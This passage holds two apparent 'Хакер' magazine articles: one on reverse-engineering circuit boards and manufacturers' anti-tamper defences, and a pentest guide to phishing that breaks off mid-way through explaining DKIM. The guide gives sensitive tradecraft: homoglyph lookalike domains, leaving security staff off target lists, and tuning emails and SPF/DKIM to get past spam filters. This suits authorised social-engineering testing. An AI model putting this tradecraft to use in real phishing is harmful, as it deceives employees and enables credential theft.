КАК ПРОИЗВОДИТЕЛИ МЕШАЮТ ВЗЛАМЫВАТЬ ГАДЖЕТЫ

Александр Бурага
Инженер-конструктор радиоэлектронной техники. С вниманием следит за прогрессом IoT и носимой электроники.
dtp-avb@yandex.ru

Возможно, ты в детстве разбирал всякие вещи, чтобы узнать, как они сделаны, — за что тебе наверняка влетало. Взрослым дядькам такое развлечение тоже не чуждо, и называется оно «реверс-инжиниринг», или «обратная разработка». О реверсе софта мы в «Хакере» периодически пишем, но реверс железа ничуть не менее интересен. Из этой статьи ты узнаешь об актуальных способах реверсинга печатных плат и о том, как ему противодействуют разработчики.

Формальное определение реверс-инжиниринга звучит так: это процесс восстановления схемы и идентификации компонентов при отсутствии полного комплекта документации. Зачем это нужно, если тебе не восемь лет и перед тобой не разобранный отцовский ноутбук? Как правило — чтобы своровать схемотехнику приглянувшегося устройства и продать ее какому-нибудь производителю либо выдать за свое. Реже — усовершенствовать и наладить выпуск аналога.

Также реверс-инжиниринг позволяет выявить ключевые элементы схемы, которые откроют доступ, например, к цепям JTAG, загрузочной ПЗУ или ОЗУ. Или же целью может быть внедрение аппаратных троянов, которые изменяют функции устройства, — чтобы, например, превратить внешний накопитель во флешку-убийцу, а кабель HDMI — в средство анализа выводимого на экран содержимого.

INFO

Методики, сходные с применяемыми для печатных плат, могут использоваться для восстановления структуры микросборок или даже микросхем.

Аппаратный реверсинг прошел большой путь от прямого копирования до автоматизированного высокотехнологичного восстановления схемы печатной платы. Множество фирм готовы помочь в этом любому желающему, стоит заплатить им чеканной монетой.

ОСНОВЫ АППАРАТНОГО РЕВЕРС-ИНЖИНИРИНГА

Итак, печатная плата — это обычно многослойный бутерброд из электропроводящих и изолирующих слоев, паяльной маски и финишного покрытия, на котором установлены электронные компоненты. Чаще всего цель реверсера — восстановить схему платы. Но начинается процесс не с этого, а со вскрытия и разбора корпуса, идентификации компонентов и соединений между ними. На каждом из этих этапов встречаются свои сложности.

Реверс-инжиниринг делят на деструктивный (после которого печатная плата работать перестает, зато ты становишься обладателем исчерпывающей информации о ее структуре) и недеструктивный — когда о попытках реверс-инжиниринга никто посторонний не узнает.

Вскрытие покажет


Для работы с самой печатной платой нужно не так много оборудования, как может показаться. На первых порах пригодится фотоаппарат или смартфон с хорошей камерой и мультиметр.

А вот при разборе может встретиться много разных препятствий — от хитроумных защелок и винтов с нестандартными шлицами (например, Torx) до совсем уж низкопробных заводских пакостей вроде заливки платы и компонентов клеями и компаундами. Бывает и так, что приходится столкнуться с результатами ультразвуковой сварки.

Специалисты обычно имеют под рукой солидный набор инструментов. В качестве примера можешь посмотреть продукцию iFixit, а «Алиэкспресс» завален более дешевыми аналогами. В самых крайних случаях специальные инструменты изготавливаются при помощи 3D-печати.

Если при разборе встретится клей, то это не повод для большого расстройства: как правило, можно его нагреть и разъединить все, что было склеено. Да и сварка ультразвуком не приговор. Она обычно не дает большой прочности, поэтому швы можно попробовать локально охладить или попытаться рассоединить механически.

Ну и конечно, не забывай заглядывать на YouTube, чтобы посмотреть, не разбирал ли кто-то такое устройство до тебя. Это сэкономит немало сил и времени, а также серьезно снизит вероятность что-то повредить.



Слева — вскрытие корпуса Xbox One, по центру — набор бит для вскрытия электронной техники, справа — использование термофена для демонтажа

Идентификация компонентов

Как ни странно, несмотря на огромное разнообразие выпускаемых современной промышленностью компонентов, понять их назначение — не самая сложная задача. Если на плате присутствует маркировка, можно по названию определить тип компонента (чип-резистор, чип-конденсатор, чип-индуктивность, диод и так далее) и попробовать оценить его номинал.

Чтобы найти конкретную микросхему, фильтруй возможные варианты по типу корпуса, маркировке на нем и используемой обвязке, а затем пробивай похожие варианты по каталогам электронных компонентов (например, Digikey или Mouser). Еще можно попытаться выудить информацию из маркировки на самом приборе: нередко в интернете обнаруживаются руководства по ремонту и другая документация.


Восстановление проводников на печатной плате

Если у тебя есть мультиметр и много-много терпения, восстановить схему электронного устройства на уровне соединений между компонентами можно, попарно проанализировав все контактные площадки на печатной плате. Однако для получения полной информации о плате (чтобы, например, дальше скопировать ее) этого недостаточно.


Когда нужно узнать, как устроена геометрия дорожек внутри многослойной платы, ее распиливают и, проходя слой за слоем, восстанавливают картину проводников. А чтобы не разрушать плату, в таких случаях может использоваться рентгенографическая установка.

Также из оптических приборов при реверсе применяются видеокамеры, чувствительные к ИК-волнам ближнего диапазона, тепловизоры и аппараты магнитно-резонансной томографии (МРТ). Но большинству из нас такие предметы роскоши доступны только в мечтах.

Как ни странно, текстолит довольно хорошо пропускает свет, и если снять с платы слой паяльной маски, то можно попробовать на просвет восстановить структуру трасс внутренних слоев. Маску удаляют разными методами — механической зачисткой, химическими растворами или при помощи лазера. А достаточно мощный источник света и цифровая обработка изображений позволяют использовать этот метод даже при сохранении маски.



Механический и химический методы удаления паяльной маски с платы (вверху), использование автоматизированной лазерной установки (внизу)



Применение камеры высокого разрешения и ИК-подсветки (видно, что паяльная маска просвечивается в ИК), изображение работающей печатной платы в тепловизоре, защищенный электронный модуль VeriFone PIN pad 1000SE

WWW


- Презентация Introduction to Reverse Engineering Майка Андерсона, PDF
- Презентация Effective Techniques for PCB Reverse Engineering Джо Гранда, представленная на DEF CON 22
- Презентация Design and Reverse Engineering: Playing on both sides of the field Джереми Хонга
- Книги Джереми Хонга PCB-RE: Tools & Techniques, The Art of PCB Reverse Engineering: Unravelling the Beauty of the Original Design и его блог

ТЕХНОЛОГИЧЕСКИЕ МЕТОДЫ ЗАЩИТЫ


Попробуем теперь посмотреть на проблему с точки зрения специалистов по защите устройств от любопытных глаз и очумелых ручек. Вот основной список приемов, которые доступны производителю, желающему защитить свой гаджет от реверса:

- сложный нестандартный крепеж;
- компаунды для заливки компонентов платы;
- исключение шелкографии и минимизация использования пассивных компонентов;
- компоненты без маркировки и микросборки (гибридные микросхемы);
- корпуса микросхем без планарных выводов;
- многослойные печатные платы и трассировка контактов только по внутренним слоям;
- слепые переходные отверстия (они же «глухие»);
- скремблинг (перемешивание) сигналов на шинах;
- пробрасывание линий печатных плат через ПЛИС или ASIC;
- отключение JTAG и отладочных портов.

От рентгеновских снимков тоже можно защититься, и бывает, что разработчики делают это. В таком случае на плату наносятся блокирующие экраны — в виде непроницаемого корпуса или пленок из материалов с большим атомным числом (High-Z), например свинца, тантала или вольфрама. Альтернативный вариант — нанесение финишного покрытия, включающего мелкие частицы High-Z-материалов (таких как сульфат бария) или прочих малопрозрачных для рентгена веществ.



Покрытие печатной платы компаундом, содержащим карбид, для предотвращения реверса неинвазивным методом — без защитного покрытия и с ним (a), рентгеновский снимок печатной платы (b), фрагмент рентгеновского изображения без нанесения защитного покрытия (c) и после нанесения (d)



Нанесение экранирующего материала для защиты от реверс-инжиниринга

Понятно, что плата, изготовленная с использованием нестандартного стека (а вольфрамовые вставки уж точно в базовый пакет производителей печатных плат не входят), обойдется значительно дороже плат, выпущенных по стандартным технологическим процессам.

Дороговизна не единственная проблема блокирующих покрытий. Рентген-контроль часто применяется для оценки качества монтажа компонентов в корпусе BGA или в микросборках. Если экранировать схему, то эта техника станет недоступна.

Еще один способ борьбы с рентгеноскопией — это особые структуры в микросхемах или на печатной плате, которые перегорают, когда на них попадает рентгеновское излучение. Они называются eFuse. Как вариант могут применяться активные схемы, которые детектируют излучение. Например, на основе рентгенолюминесцентных материалов, совмещенных с фотодетекторами.

Кроме пассивных методов противодействия реверсу, бывают еще и комплексные. Например, защитные корпуса, которые разными способами препятствуют вскрытию (на английском их называют anti-tamper). Есть и схемотехнические ухищрения, которые позволяют на лету детектировать попытки несанкционированного доступа к железяке.

САМЫЕ ЗАЩИЩЕННЫЕ

Наиболее изощренные технологии защиты от взлома применяются в криптопроцессорах, таких как IBM 4758 PCI Cryptographic Coprocessor. Этот девайс используется в серверных решениях, связанных с финансовым сектором. Забавно: специалисты оценивали срок, необходимый для взлома этого максимально защищенного криптопроцессора, в 70 лет. Аспиранты из Кембриджа справились за один день.

А в защищенном компьютере ORWL целостность корпуса и защита от несанкционированного доступа гарантируется использованием экранирующей «змейки», внедренной в полимер по технологии LDS (Laser Direct Structioning). Это позволяет анализировать сопротивление проводников с наружной части корпуса или емкость корпуса. Сам он при этом обеспечивает защиту уровня IP53, то есть комар носа не подточит!

У такой пространственной сетки есть серьезный минус: в теории можно закоротить электроды, которые оценивают ее целостность, и привести всю защиту в негодность.

Более прогрессивный вариант емкостной системы предложили в институте Фраунгофера. Здесь внешний корпус представляет собой композитный «бутерброд» из помещенных в полиимид приемных и передающих электродов, дополненный металлическим экраном. Всего — 16 пар передающих и приемных электродов, образующих сетку из 256 емкостных датчиков с шагом менее 1 мм.

Измерительная цепь обеспечивает оценку абсолютной емкости, дифференциальной емкости (между узлами) и проверку целостности сигналов (обнаружение разрывов и коротких замыканий). Такая система не нуждается в постоянном активном контроле, то есть может не содержать аккумуляторов, а нарушения целостности корпуса легко диагностируются во время штатной загрузки электронного устройства.

Испытания этой схемы прошли успешно, и она показала высокую надежность, нечувствительность к внешним радиопомехам и попыткам зондирования рентгеновским излучением. Также удалось стабильно определять нарушения внешней оболочки в виде отверстий от 0,3 мм в диаметре, через которые невозможно что-либо сделать с защищенными внутренностями модуля.

ЗАКЛЮЧЕНИЕ

Вряд ли кто-то посчитает достойной добычей твою самодельную базовую плату для Arduino, а вот популярная модель смартфона, элемент умного дома или модный радиолюбительский гаджет типа SDR-модуля или логического анализатора — это уже достойный куш. Производители знают об этом и принимают разные меры для защиты.

При этом плату можно полностью залить компаундом, обложить листами цинка и емкостными датчиками, и это сильно осложнит жизнь исследователям, но не остановит их. Поэтому основная задача при защите устройства — это не предотвратить исследование, а сделать его экономически невыгодным.

Защита при этом не должна становиться препятствием для решения основной задачи. Устройство, зануляющее ключи и удаляющее пользовательские приложения при малейшем скачке напряжения или колебании температуры, может быть и прекрасно в плане информационной безопасности, но вот пользоваться им вряд ли будет удобно.

Все эти нюансы делают работу по обе стороны баррикад поистине увлекательной. Надеюсь, и ты, пока читал статью, успел проникнуться этой мыслью!

СЛАБОЕ ЗВЕНО

v31_v37
v31v37@yandex.ru

КАК ПРАВИЛЬНО ИСПОЛЬЗОВАТЬ ФИШИНГОВЫЕ РАССЫЛКИ В РАМКАХ ПЕНТЕСТА

Народная мудрость гласит, что самый уязвимый компонент любой информационной системы располагается между компьютерным креслом и клавиатурой. Человек бывает рассеян, невнимателен, недостаточно информирован, поэтому часто становится мишенью фишинговых атак, результаты которых порой весьма плачевны. Вывод очевиден: надежность этого слабого звена нужно проверять не менее тщательно, чем конфигурацию софта и настройку железа.

Тестирование методом социальной инженерии может либо быть отдельным мероприятием (сюда входит проверка осведомленности сотрудников или проверка работы ИТ- и ИБ-службы), либо стать одним из способов проникновения в сеть в рамках внешнего пентеста. Бывает, что заказчик просто захотел исключить возможность проникновения через этот вектор либо это направление оказывается последней надеждой, поскольку тестировщик не сумел попасть в сеть без «помощи» сотрудников заказчика. Какими бы ни были причины, в любом случае необходимо продумать стратегию для социальной инженерии на основе имеющейся информации (полученной от заказчика или собранной на этапе OSINT).

Стратегия атаки может строиться по-разному в зависимости от различных факторов: желания заказчика в принципе проводить сценарии социальной инженерии, наличия ограничений на проведение социнженерии, достаточности информации, собранной на этапе OSINT. Предположим, что заказчик одобрил сценарий, при котором мы рассылаем нежелательные сообщения по электронной почте — то есть спам. В сегодняшней статье речь пойдет о том, какие проблемы будут ждать при распространении подобных сообщений и как правильно решать эти проблемы, чтобы сообщения дошли до сотрудников с вероятностью, близкой к ста процентам.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

ЭТАП 0. ПОСТАНОВКА ЦЕЛЕЙ

Для начала нужно решить, какие вообще векторы атаки применимы к текущей ситуации. Почтовые рассылки в основном используются для двух целей:

- с помощью текста письма и полей для ввода (например, на фишинговом сайте или в программе, имитирующей внутрикорпоративное ПО) заставить пользователя выдать конфиденциальную информацию, не вызвав при этом подозрений;
- заставить пользователя скачать файл (из письма, с сайта, торрента) и что-то с ним сделать (например, запустить приложение, открыть в Word документ и включить макросы), также не вызвав при этом подозрений. Скачиваемый вредоносный файл при этом может как эксплуатировать уязвимости в системе пользователя, так и просто быть стилером.

Для рассылки электронной почты необходимо как минимум наличие почтового сервера. На самом деле тут возможно два варианта доставки писем в сеть заказчика: изнутри и снаружи.

Под доставкой изнутри подразумевается использование почтового сервера в тестируемой сети (при удачной его компрометации) — но опустим этот вариант, так как специальной подготовки там практически не требуется, по сравнению с рассылкой снаружи. Решив, что почтовый сервер заказчика скомпрометировать не получится, мы приходим к выводу, что нужно либо использовать готовые почтовые сервисы, либо поднимать собственный почтовый сервер и покупать свой домен. Готовые почтовые сервисы плохи тем, что сообщения с них не внушают доверия, к тому же ИТ/ИБ-служба заказчика может не согласиться ослаблять системы защиты для доменов этих служб, поскольку ими пользуется не только тестировщик.

А вот если поднять сервер на своем домене, который очень сильно напоминает домен заказчика, это убьет сразу обоих зайцев: у невнимательных пользователей это может снизить бдительность до нуля, да и пользоваться доменом будем только мы. При этом важно помнить, что технологии не стоят на месте и для подобных вещей давным-давно придуманы антиспам-фильтры.

Итак, на данный момент мы установили для себя следующие цели:

- решить, будут ли использоваться вредоносные файлы, или мы привлечем только фишинговые поделки (можно и совместить оба метода). В соответствии с выбранным подходом нужно придумать текст письма, мотивирующий пользователя совершить нужные нам действия;
- решить, каким образом доставлять вредоносные файлы и как выполнять фишинг;
- подготовить локальную инфраструктуру для отправки сообщений;
- снизить вероятность попадания наших писем в спам;
- наконец, произвести рассылку.

INFO

В статье упоминаются некоторые основополагающие для социальной инженерии вещи, но информация не претендует на полноту. Если ты только начинаешь свой путь, то почитай статьи в журнале по соответствующему запросу в поиске (но не ограничивайся только ими). Для новичков особенно хочу отметить статью «Социальная инженерия как часть тестирования на проникновение».

ЭТАП 1. ИЗГОТАВЛИВАЕМ СТРЕЛЫ

После того как мы определились с атакой, необходимо подготовить нужные для этого инструменты: очертить круг получателей, придумать заголовок письма, его текст и способ, при помощи которого мы будем закрепляться в сети.

Немалую роль в выборе нужного инструмента играет информация, полученная на этапе разведки, — прежде всего список email-адресов сотрудников, используемые ими системы защиты (для тестирования детекта вредоносных вложений) и различные конфигурации инфраструктуры. Последние два аспекта могут помочь как минимум в следующих случаях:

- тестирование может проводиться при минимальном содействии со стороны ИТ- и ИБ-персонала: это означает, что в конфигурации систем защиты не будут вносить исключения для наших писем. Информация о конфигурации систем защиты поможет нам узнать, какую стратегию выбрать и как правильно ей следовать;
- в случае с доставкой вредоносных вложений, которые, как ты догадываешься, могут активно детектироваться теми самыми системами защиты, нужно знать хотя бы названия используемого ПО. Это уже поможет в тестировании вредоноса и, как следствие, повысит шансы на успех.

Из списка email-адресов надо исключить некоторых пользователей, например выбрав только определенный отдел (или несколько, но разделив при этом фишинговую атаку на этапы с индивидуальным подходом для каждой группы получателей). Лучше исключить из списка ИТ- и ИБ-персонал, который с гораздо большей вероятностью распознает фишинговую рассылку (потому что эти люди технически подкованы) и своевременно предупредит своих коллег. Также неплохо будет персонализировать письмо, то есть писать не обезличенно, а в стиле «Добрый день, %username%». Рассылку и персонализацию, конечно, надо будет автоматизировать, но об этом позже, сейчас для будущей автоматизации мы просто составим общий шаблон письма, в который потом подставим имя пользователя, его адрес и прочие значения.

Затем нужно собрать информацию, которая придаст письму правдоподобность. Например, узнать, проводятся ли в фирме какие-нибудь внутрикорпоративные мероприятия, или уточнить, с какими клиентами и партнерами компания заказчика активно ведет переписку. В общем, те вещи, с которыми можно связать тему и текст письма.

После этого в ход идет информация, используемая для «шлифовки» письма, — стиль переписки сотрудников, их корпоративная подпись и прочее. Надо хвататься за любые сведения — так повысятся шансы на успех.

А теперь важный момент: «шлифовка» письма нужна также и для того, чтобы сообщение меньше всего походило на спам. Спам-фильтры используют несколько показателей, чтобы составить рейтинг письма. Среди прочего анализируется и содержимое, и заголовок. В основе алгоритма анализа содержимого могут использоваться разные, обычно комбинированные способы (искусственный интеллект, жалобы от пользователей, собственные исследования сотрудников почтового сервиса), но цель одна — определить вероятность, что сообщение принадлежит к вредоносной рассылке.

Крупные почтовые сервисы привлекают сложные ноу-хау. Тестируемая нами компания также может использовать коммерческие спам-фильтры (о настройке своего фильтра можно прочитать, например, в статье про Email Security Gateway). О подробностях работы антиспама у атакующего часто не будет никакой информации (в том числе — что он есть), поэтому стоит соблюдать общие советы, как преодолеть спам-фильтры:

- гугли каждый раз список слов, часто встречающихся в спаме, потому что такие списки могут обновляться. Старайся не использовать эти слова в письме;
- не злоупотребляй знаками препинания (особенно идущими подряд);
- не пытайся сделать письмо «разнообразным», иными словами — не используй разные сочетания размеров шрифта, цветов текста, стилей, слова, написанные в верхнем регистре. Короче, старайся не украшать текст подобными выкрутасами без необходимости (исключением может быть, например, соответствие стилю корпоративной переписки);
- не используй множество ссылок в письме, особенно на разные домены;
- если вставляешь ссылки, то не укорачивай их;
- не добавляй слишком много изображений без необходимости;
- письмо не должно быть пустым и содержать только вложения;
- не используй leet-стилистику текста;
- если письмо включает ссылки на сайт с вредоносным содержимым, то не прикрепляй ссылку на файл напрямую — системы могут оповестить ИТ- или ИБ-персонал, и атака сойдет на нет при должной реакции этих сотрудников;
- хорошенько подумай перед тем, как вкладывать вредонос напрямую в письмо. Даже если он будет запакован в архив и зашифрован, это не гарантирует успех — в системах защиты может использоваться политика не пропускать входящие зашифрованные файлы с чужих почтовых доменов;
- старайся не вкладывать в сообщения файлы больших размеров. Размер самого письма тоже должен быть небольшой;
- мониторь требования популярных почтовых сервисов к рассылкам. Например, требования Мейла, Яндекса и Гугла;
- подумай, насколько правдоподобным показалось бы это письмо, если бы оно пришло тебе;
- не лишним будет воспользоваться сервисами наподобие mail-tester, чтобы проверить рейтинг письма.

ЭТАП 2. ИЗГОТАВЛИВАЕМ ЛУК

Выбираем домен

С этим все просто: придумываем домен, максимально похожий на домен тестируемой компании. В идеале отличие должно заключаться в одном символе и замена должна быть малозаметной (например, замена o на 0 или замена на ту же букву с другим кодом в кодировке Unicode). Если с фантазией туго или у тебя нет времени даже обдумать имя домена, то можешь использовать инструмент catphish. Заодно он проверит доступность генерируемых доменов. После выбора домена и проверки его доступности надо купить его у твоего любимого регистратора. В настройках зоны необходимо добавить MX-запись (например, mx.yourdomain.com), а для нее, в свою очередь, A-запись с указанием IPv4-адреса, на котором в будущем мы поднимем почтовый сервер. Также нужно добавить PTR-запись, потому что ее отсутствие может снизить рейтинг письма.

Почтовый сервер

Следующая цель — подготовка инфраструктуры для рассылки, то есть почтового сервера. Если быть точнее, то необходим как минимум SMTP-сервер для отправки писем. Также неплохо бы завести POP3/IMAP-сервер на случай, если придется общаться с пользователями дальше. Можешь поднять свой любимый почтовик, но чаще всего для этих целей используют связки exim + dovecot или postfix + dovecot. Это отличный выбор, если ты ни разу не настраивал свой сервер, потому что в Сети можно найти кучу статей по настройке этих серверов и решению проблем, возникающих при их конфигурировании. Сейчас же поговорим о том, как с готовым почтовым сервером не угодить в спам.

Помимо содержимого письма, есть и другие индикаторы добропорядочности почтовых сообщений. Анализ содержимого может принести какие-то результаты, но антиспам-фильтры считают, что сам администратор почтового сервера также должен доказать легальность отсылаемых писем. Можно усыпить бдительность фильтров, добавив пару ресурсных DNS-записей: SPF и DKIM.

SPF

SPF (Sender Policy Framework) — это метод, позволяющий администраторам составлять белые списки IP-адресов, с которых отправляется почта. Если вспомнить принципы работы почты и SMTP, то выясняется, что отправитель почты в поле MAIL FROM может указать любой домен (то есть устроить спуфинг). На борьбу с этим и направлен SPF.

Суть метода состоит в том, что любой желающий может получить информацию, связанную с доменом отправителя и содержащую указания о том, кто может отсылать почту, — для этих целей прекрасно подходит DNS. Конфигурирование SPF выполняется следующим образом: администратор почтового сервера добавляет в настройках DNS-зоны ресурсную TXT-запись (к TXT-записи опционально также можно добавить ресурсную SPF-запись, придуманную специально для SPF) в определенном формате, где написано, какие IP-адреса могут использовать домен, связанный с этой записью. После этого принимающий почтовый сервер сверяет IP-адрес отправителя с адресами, указанными в ресурсной записи, и в случае успеха передает письмо дальше. При этом в заголовках письма можно будет увидеть примерно такой заголовок:

```
Authentication-results: spf=pass
```

При неудачной проверке письмо обычно попадает в спам, потому что несоответствие SPF — весомый аргумент за понижение рейтинга сообщения. Все подробности про SPF и его синтаксис можно почитать в официальном документе RFC 7208. Для наших же целей достаточно использовать самую простую запись, в которой мы разрешаем определенные IP-адреса и запрещаем все остальные.

```
@yourdomain TXT "v=spf1 ip4:1.2.3.4 -all"` или `yourdomain.com TXT
"v=spf1 ip4:1.2.3.4 ~all"
```

- `@yourdomain` — указание нижнего домена относительно текущей зоны (то есть если запись добавляется в зону `example.ru`, то относиться она будет к `yourdomain.example.ru`). На некоторых хостингах знак `@` не указывается — изучай синтаксис в справке хостинга;
- `v=spf1` — версия SPF, на данный момент используется только первая;
- `ip4` — указание IP-адреса хоста для белого списка (прошу заметить: именно ip4, а не ipv4);
- `-all` — указание на то, чтобы отклонить письмо. В синтаксисе SPF есть два способа это сделать: тильда указывает на «мягкое» отклонение письма (письмо дойдет, но попадет в спам), а дефис (как в примере) на «жесткое» отклонение.

DKIM

DKIM (DomainKeys Identified Mail) — это метод, помогающий аутентифицировать электронные сообщения. Если быть более точным, то DKIM позволяет серверу-получателю убедиться, что письмо было отправлено действительно с того домена, который указан в заголовках. Работает метод на асимметричной криптографии, и его суть в том, что электронное сообщение подписывается ЭЦП, открытый ключ должен быть связан с доменом отправителя и быть доступным для всех желающих. Для этих целей тоже идеально подходит DNS. А принимающий сервер затем будет проверять ЭЦП с помощью открытого ключа. На картинке ниже показана схема работы DKIM.




Схема работы DKIM

На этой схеме происходит следующее.

1. Перед началом работы на почтовом сервере генерируются открытый и закрытый ключи. Закрытый, естественно, сохраняется в надежном месте, а открытый ключ располагается в ресурсной TXT-записи почтового домена.
2. На сервере настраивается ПО для подписи сообщения при каждой его отправке (можно использовать программу с открытыми исходниками — OpenDKIM).
3. Каждый раз, когда отправляется сообщение, с помощью закрытого ключа оно подписывается. То есть создается DKIM-подпись, которая вставляется в заголовок сообщения (высчитываются хеши от заголовков и тела сообщения, которые потом шифруются асимметричным алгоритмом шифрования).
4. Принимающий сервер с помощью открытого ключа проверяет ЭЦП с предыдущего шага, и если все окей, то, скорее всего, сообщение дойдет до получателя.

Эта упрощенная схема приведена, просто чтобы понимать общий процесс, за подробностями можешь снова обратиться к документу RFC 6376.

Если все прошло успешно, то получающая сторона в значении заголовка `Authenication-results` среди прочего увидит строку `dkim=pass`.

На первый взгляд кажется, что для наших задач хватило бы DKIM, но это не так, поскольку SPF и DKIM преследуют немного разные цели. SPF говорит проверяющей стороне о том, каким IP-адресам разрешено отсылать сообщения, используя указанный домен, а DKIM уведомляет, что сообщение не было изменено во время передачи.

